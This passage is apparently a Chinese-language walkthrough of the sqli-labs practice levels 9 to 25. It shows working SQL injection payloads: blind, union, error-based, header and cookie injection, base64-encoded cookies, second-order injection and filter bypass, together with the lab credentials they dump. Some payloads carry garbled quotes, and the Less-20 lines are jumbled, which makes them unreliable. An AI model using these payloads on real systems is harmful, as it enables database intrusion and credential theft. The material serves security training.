?id=1'and If(ascii(substr((select username from users limit 0,1),1,1))=68,1,sleep(5))--+猜测 username 的第一行的第一位
以此类推,我到数据库 username,password 的所有内容
Less-10
闭合方式:"
同Less-9,时间盲注
Less-11
Username : 1’
Password : 1

注:POST注入中,注释符要用#或-- a
方法一:POST-联合注入
1' union select 1,database() #
POST:passwd=1&submit=Submit&uname=%601%27+union+select+1%2Cdatabase%28%29+%23%60
显示出数据库:security

POST:passwd=1&submit=Submit&uname=a%27+order+by+2+--+a
passwd=1&submit=Submit&uname=a%27+order+by+3+--+a


获取所有数据库,
POST:
passwd=1&submit=Submit&uname=a' union select 1,(select group_concat(schema_name) from information_schema.schemata) -- a
获取 security 库的所有表,
POST:
passwd=1&submit=Submit&uname=a' union select 1,(select group_concat(table_name) from information_schema.tables where table_schema="security") -- a
获取 users 表的所有字段
POST:
passwd=1&submit=Submit&uname=a' union select 1,(select group_concat(column_name) from information_schema.columns where table_schema="security" and table_name="users") -- a
获取数据库用户的密码
POST:
passwd=1&submit=Submit&uname=a' union select 1,group_concat(id, ':', username, ':', password) from security.users -- a
方式二:报错注入
判断是否报错
a’
报错You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '1' LIMIT 0,1' at line 1
适合使用报错注入。

判断报错条件

a' and updatexml(1,0x7e,3) -- a
页面正常显示报错信息,确定报错函数可以使用。
- 获取所有数据库,
a' and updatexml(1,concat(0x7e,substr((select group_concat(schema_name) from information_schema.schemata),33,31)),3) -- a

- 获取 security 库的所有表,
a' and updatexml(1,concat(0x7e,substr((select group_concat(table_name) from information_schema.tables where table_schema="security"),1,31)),3) -- a

- 获取 users 表的所有字段,
a' and updatexml(1,concat(0x7e,substr((select group_concat(column_name) from information_schema.columns where table_schema="security" and table_name="users"),1,31)),3) -- a


获取数据库的用户名和密码:
a' and updatexml(1,concat(0x7e,(select group_concat(username) from users),0x7e),1)-- aa' and updatexml(1,concat(0x7e,(select group_concat(password) from users),0x7e),1)-- a

Less-12
同Less-11,POST注入,")闭合
Less-13
')闭合,报错注入
- 判断报错条件
a') and updatexml(1,0x7e,3) -- a
- 查询数据库名
uname=1')union select 1,extractvalue(1,concat(0x7e,(select database())))-- a&passwd=123&Submit=Submit- 表名
uname=123')union select 1,extractvalue(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema='security')))-- a&passwd=123&Submit=Submit- 列名
uname=123')union select 1,extractvalue(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_schema='security' and table_name='users')))-- a&passwd=123&Submit=Submit- 表中内容(分段查询)
uname=123') and updatexml(1,concat(0x7e,(select concat(id,':',username,':',password) from security.users limit 0,1)),3) -- a&passwd=123&Submit=Submit
uname=123') and updatexml(1,concat(0x7e,(select concat(id,':',username,':',password) from security.users limit 1,1)),3) -- a&passwd=123&Submit=Submit
Less-14
同Less-13,"闭合
Less-15
不显示数据库的报错信息,报错注入无法使用,不会动态返回数据,无法使用联合注入。
注入点判断:
admin' --
返回:
a' or 1 -- a

a' or 0 -- a

可以确定注入点为单引号字符型
Less-16
判断注入点为"),接下来依旧是布尔盲注
Less-17
这一关在用户名处输入的都没有实际作用,只有输入正确的用户名后,会返回SUCCESSFULLY UPDATED YOUR PASSWORD,所以注入点应该在密码处。
输入:admin/a’
返回报错:
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'admin'' at line 1
存在单引号注入点
#判断报错条件

a' and updatexml(1,0x7e,3) -- a

##返回:XPATH syntax error: '~'


#脱库
##查询所有数据库名
##可以分段查询:
1' and updatexml(1,concat(0x7e,(select schema_name from information_schema.schemata limit 0,1)),3) -- a
###返回:XPATH syntax error: '~information_schema'
1' and updatexml(1,concat(0x7e,(select schema_name from information_schema.schemata limit 1,1)),3) -- a
###返回:XPATH syntax error: '~challenges'
1' and updatexml(1,concat(0x7e,(select schema_name from information_schema.schemata limit 5,1)),3) -- a
###返回:XPATH syntax error: '~security'

###直接查询当前所在库
1' and updatexml(1,concat(0x7e,substr((database()),1,32)),3) -- a
返回:XPATH syntax error: '~security'


#查询 security 数据库的所有表名
1' and updatexml(1,concat(0x7e,(select group_concat(table_name)
from information_schema.tables
where table_schema="security")),3) -- a

##返回:XPATH syntax error: '~emails,referers,uagents,users'


# 查询 users 表的所有列名
1' and updatexml(1,concat(0x7e,(select group_concat(column_name)
from information_schema.columns
where table_schema="security" and table_name="users")),3) -- a

##返回:XPATH syntax error: '~id,username,password'


#查表中内容(分段查询):

1' and updatexml(1,concat(0x7e,(select concat(id,':',username,':',password) from security.users limit 0,1)),3) -- a
##返回:You can't specify target table 'users' for update in FROM clause"你不能在 FROM 子句中指定目标表 'users' 进行更新"

1' and updatexml(1,concat(0x7e,(select concat(id,':',username,':',password) from (select * from users) as temp limit 0,1)),3) -- a
##返回:XPATH syntax error: '~1:Dumb:0'
1' and updatexml(1,concat(0x7e,(select concat(id,':',username,':',password) from (select * from users) as temp limit 1,1)),3) -- a
##返回:XPATH syntax error: '~2:Angelina:0'
Less-18
User-Agent:浏览器表明自己的身份(是哪种浏览器)
(由于php搭建的sqli-labs中18关修改User Agent后没有反应,所以这一关在buuctf打)
输入admin/admin后,返回:
Your IP ADDRESS is: 10.244.166.11 Your User Agent is: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0
而对用户名和密码处都没有出现报错,所以注入点应该在User Agent,bp抓包改。
推断uname 和 passwd 字段都进行了强效的过滤,我们注入正确的 uname 和 passwd 之后再注入。此时发现当注入单引号闭合时,网页返回报错信息。
User Agent:'

注入 2 个连续的单引号,发现闭合成功,由此可见 2 个单引号分别闭合了 2 侧的单引号。
在注入的两个单引号之间可以插入其他 Sql 语句, updatexml() 报错注入语句。注意使用单引号闭合两侧的 Sql 语句时,相当于把它分割成了 2 部分,插入 updatexml() 报错时要用 OR 进行连接。
' OR updatexml(1,concat("!",database()),2) OR ' 
表名:’ OR updatexml(1,concat(”!”,(SELECT group_concat(table_name) FROM information_schema.tables WHERE table_schema = ‘security’)),2) OR ’
字段名: ’ OR updatexml(1,concat(”!”,(SELECT group_concat(column_name) FROM information_schema.columns WHERE table_schema = ‘security’ AND table_name = ‘users’)),2) OR ’
字段内容:’ OR (updatexml(1,concat(’!’,(SELECT concat_ws(’:‘,username,password) FROM (SELECT username,password FROM users)text LIMIT 0,1)),1)) OR ’

Less-19
当输入正确的用户名和密码后,返回:
Your IP ADDRESS is: 10.244.166.11 Your Referer is: http://e6eb7525-01ea-457a-b00c-6fffbc2de320.node5.buuoj.cn/Less-19/
Referer是 HTTP 头的一个字段,用于告诉服务器该网页是从哪个页面链接过来的。
数据库名:Referer: ’ OR updatexml(1,concat(”!“,database()),2) OR ’
表名:Referer: ’ OR updatexml(1,concat(”!”,(SELECT group_concat(table_name) FROM information_schema.tables WHERE table_schema = ‘security’)),2) OR ’
字段名:Referer: ’ OR updatexml(1,concat(”!”,(SELECT group_concat(column_name) FROM information_schema.columns WHERE table_schema = ‘security’ AND table_name = ‘users’)),2) OR ’
字段内容:Referer: ’ OR (updatexml(1,concat(’!’,(SELECT concat_ws(’:‘,username,password) FROM (SELECT username,password FROM users)text LIMIT 0,1)),1)) OR ‘
Less-20
cookie是网站为了辨别用户身份,进行 Session 跟踪而储存在用户本地终端上的数据。想要回到登录页面,我们需要先把 cookie 清除掉。
首先输入正确的账户和密码测试,用bp抓包,抓到之后放行POST再抓GET,此时GET中会有cookie信息
此时就可以在cookie处进行测试注入

闭合
Cookie: uname=admin’
查询库名
Cookie: uname=admin’ and updatexml(1,concat(1,database()),1) and ’
查询表名
Cookie: uname=admin’ and updatexml(1,concat(1,(select group_concat(table_name) from information_schema.tables where table_schema=‘security’)),1) and ’
查询字段
Cookie: uname=admin’ and updatexml(1,concat(1,(select group_concat(column_name) from information_schema.columns where table_schema=‘security’ and table_name=‘users’)),1) and ’
查询数据
Cookie: uname=admin’ and updatexml(1,concat(1,(select group_concat(username,'',password) from users)),1) and ‘',password) from users limit 0,1)),1) and ’
Cookie: uname=admin’ and updatexml(1,concat(1,(select concat(username,'


Less-21
这一关中的Cookie中uname参数的值是base64编码的。
抓包之后,Cookie: uname=YWRtaW4%3D
把uname的值粘贴到burpsuite的decoder1(编码工具)模块,尝试解码,url, html, base64,可以看到最终结果是admin%3D

把admin’放到decoder里面, 编码成base64,重放器发回去
从报错可知闭合是’)

这关还是可以用报错注入,除了每条payload都要经过一次base64编码(如果base64编码结果包含等号还要进行url编码),再作为uname的值发送,其他还是和Less20一样。
Cookie: uname= YWRtaW4nKSM=
admin’)#
Cookie: uname=JykgVU5JT04gU0VMRUNUIDEsMiwzIw==
’) union select 1,2,3#
Cookie: uname=JykgVU5JT04gU0VMRUNUIGRhdGFiYXNlKCksMiwzIw==
’) union select database(),2,3#
Cookie: uname=JykgVU5JT04gU0VMRUNUIGdyb3VwX2NvbmNhdCh0YWJsZV9uYW1lKSwyLDMgRlJPTSBpbmZvcm1hdGlvbl9zY2hlbWEudGFibGVzIFdIRVJFIHRhYmxlX3NjaGVtYSA9ICdzZWN1cml0eScj
’) union select group_concat(table_name),2,3 from information_schema.tables where table_schema = ‘security’#
Cookie: uname=JykgVU5JT04gU0VMRUNUIGdyb3VwX2NvbmNhdChjb2x1bW5fbmFtZSksMiwzIEZST00gaW5mb3JtYXRpb25fc2NoZW1hLmNvbHVtbnMgV0hFUkUgdGFibGVfc2NoZW1hID0gJ3NlY3VyaXR5JyBBTkQgdGFibGVfbmFtZSA9ICd1c2Vycycj
’) union select group_concat(column_name),2,3 from information_schema.columns where table_schema = ‘security’ and table_name = ‘users’#
Cookie: dW5hbWU9JykgVU5JT04gU0VMRUNUIGdyb3VwX2NvbmNhdChjb25jYXQoIjoiLHVzZXJuYW1lLHBhc3N3b3JkKSksMiwzIEZST00gc2VjdXJpdHkudXNlcnMj
’) union select group_concat(concat(”:“,username,password)),2,3 from security.users#

Less-22
原理和上一关一样一样的(注入点在cookie的uname参数值,payload需要base64编码,如果编码后有等号还需要url编码),就是闭合换成双引号了。
注入点变成”
Cookie: uname= IiM=
” #
Cookie: uname=YSIgdW5pb24gc2VsZWN0IDEsMiwzIw==
a” union select 1,2,3#
Cookie: uname= IiB1bmlvbiBzZWxlY3QgZGF0YWJhc2UoKSwyLDMj
” union select database(),2,3#
Cookie: uname= IiB1bmlvbiBzZWxlY3QgZ3JvdXBfY29uY2F0KHRhYmxlX25hbWUpLDIsMyBmcm9tIGluZm9ybWF0aW9uX3NjaGVtYS50YWJsZXMgd2hlcmUgdGFibGVfc2NoZW1hID0gJ3NlY3VyaXR5JyM=
” union select group_concat(table_name),2,3 from information_schema.tables where table_schema = ‘security’#
Cookie: uname= IiB1bmlvbiBzZWxlY3QgZ3JvdXBfY29uY2F0KGNvbHVtbl9uYW1lKSwyLDMgZnJvbSBpbmZvcm1hdGlvbl9zY2hlbWEuY29sdW1ucyB3aGVyZSB0YWJsZV9zY2hlbWEgPSAnc2VjdXJpdHknIGFuZCB0YWJsZV9uYW1lID0gJ3VzZXJzJyM=
” union select group_concat(column_name),2,3 from information_schema.columns where table_schema = ‘security’ and table_name = ‘users’#
Cookie: uname:= IiB1bmlvbiBzZWxlY3QgZ3JvdXBfY29uY2F0KGNvbmNhdCgiOiIsdXNlcm5hbWUscGFzc3dvcmQpKSwyLDMgZnJvbSBzZWN1cml0eS51c2VycyM=
” union select group_concat(concat(”:“,username,password)),2,3 from security.users#
Less-23
联合注入-过滤注释符
?id=1 正常返回数据
?id=1’**Warning**: mysql_fetch_array() expects parameter 1 to be resource, boolean given in **D:\CTF-Tools\phpstudy_pro\WWW\sqli-labs\Less-23\index.php** on line **38** You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''1'' LIMIT 0,1' at line 1 确定是单引号字符型
?id=1’ or 1 —+
?id=1’ and 1=1 —+
?id=1’ and 1=2 # 都显示报错信息,应该是过滤了注释符
?id=33’ union select 1,2,3’ 返回2,3
?id=21’ union select 1,database(),3 and ’
返回数据库名security
?id=99’ union select 1,group_concat(table_name),3 from information_schema.tables where table_schema=‘security’ ’
返回:emails,referers,uagents,users
?id=99’ union select 1,group_concat(column_name),3 from information_schema.columns where table_schema=‘security’ and table_name=‘users’ ’
返回:id,username,password
?id=99’ union select 1,group_concat(concat_ws(’:‘,username,password)),3 from users where ‘1’ = ‘1
返回:Dumb:Dumb,Angelina:I-kill-you,Dummy:p@ssword,secure:crappy,stupid:stupidity,superman:genious,batman:mob!le,admin:admin,admin1:admin1,admin2:admin2,admin3:admin3,dhakkan:dumbo,admin4:admin4
Less-24
二次注入
先创建一个新的用户和密码,admin’#/123456,使用这个用户登录后,输入admin/111/111更改密码,修改成功,之后使用admin/111登录成功,夺取了用户admin
原理:
$sql = "UPDATE users SET PASSWORD='$pass' where username='$username' and password='$curr_pass' ";
当输入admin’#时:
$sql = "UPDATE users SET PASSWORD='$pass' where username='admin'#' and password='$curr_pass' ";
sql语句就变成了:
$sql = "UPDATE users SET PASSWORD='$pass' where username='admin'#
此时,我们并不需要原密码进行验证,并且直接修改了其他用户的密码。这就是所谓的 二次注入,这种注入发生在用户提交的值被存储在数据库中,这个值可能被转义过。当这个值被其他模块调用时,会使用而不转义的原来的数据,如果这个数据是恶意注入,在不转义的情况下就会生效。
Less-25
过滤or、and-双写注入
这一关过滤了or和and
?id=1’
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in D:\CTF-Tools\phpstudy_pro\WWW\sqli-labs\Less-25\index.phpon line 37
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ”1” LIMIT 0,1’ at line 1
?id=1”
Your Login name:Dumb
Your Password:Dumb
确定为单引号字符型注入
可以使用双写注入
?id=1’ OorR 1 = 1—+
?id=1’ aadnnd 1=1 —+
这样就可以绕过过滤了
?id=33’ union select 1,2,3’ 返回2,3
?id=21’ union select 1,database(),3 and ’
返回数据库名security
?id=99’ union select 1,group_concat(table_name),3 from infoORrmation_schema.tables where table_schema=‘security’ ’
返回:emails,referers,uagents,users
?id=99’ union select 1,group_concat(column_name),3 from infoORrmation_schema.columns where table_schema=‘security’ aANDnd table_name=‘users’ ’
返回:id,username,password
?id=99’ union select 1,group_concat(concat_ws(’:‘,username,passwoORrd)),3 from users — +
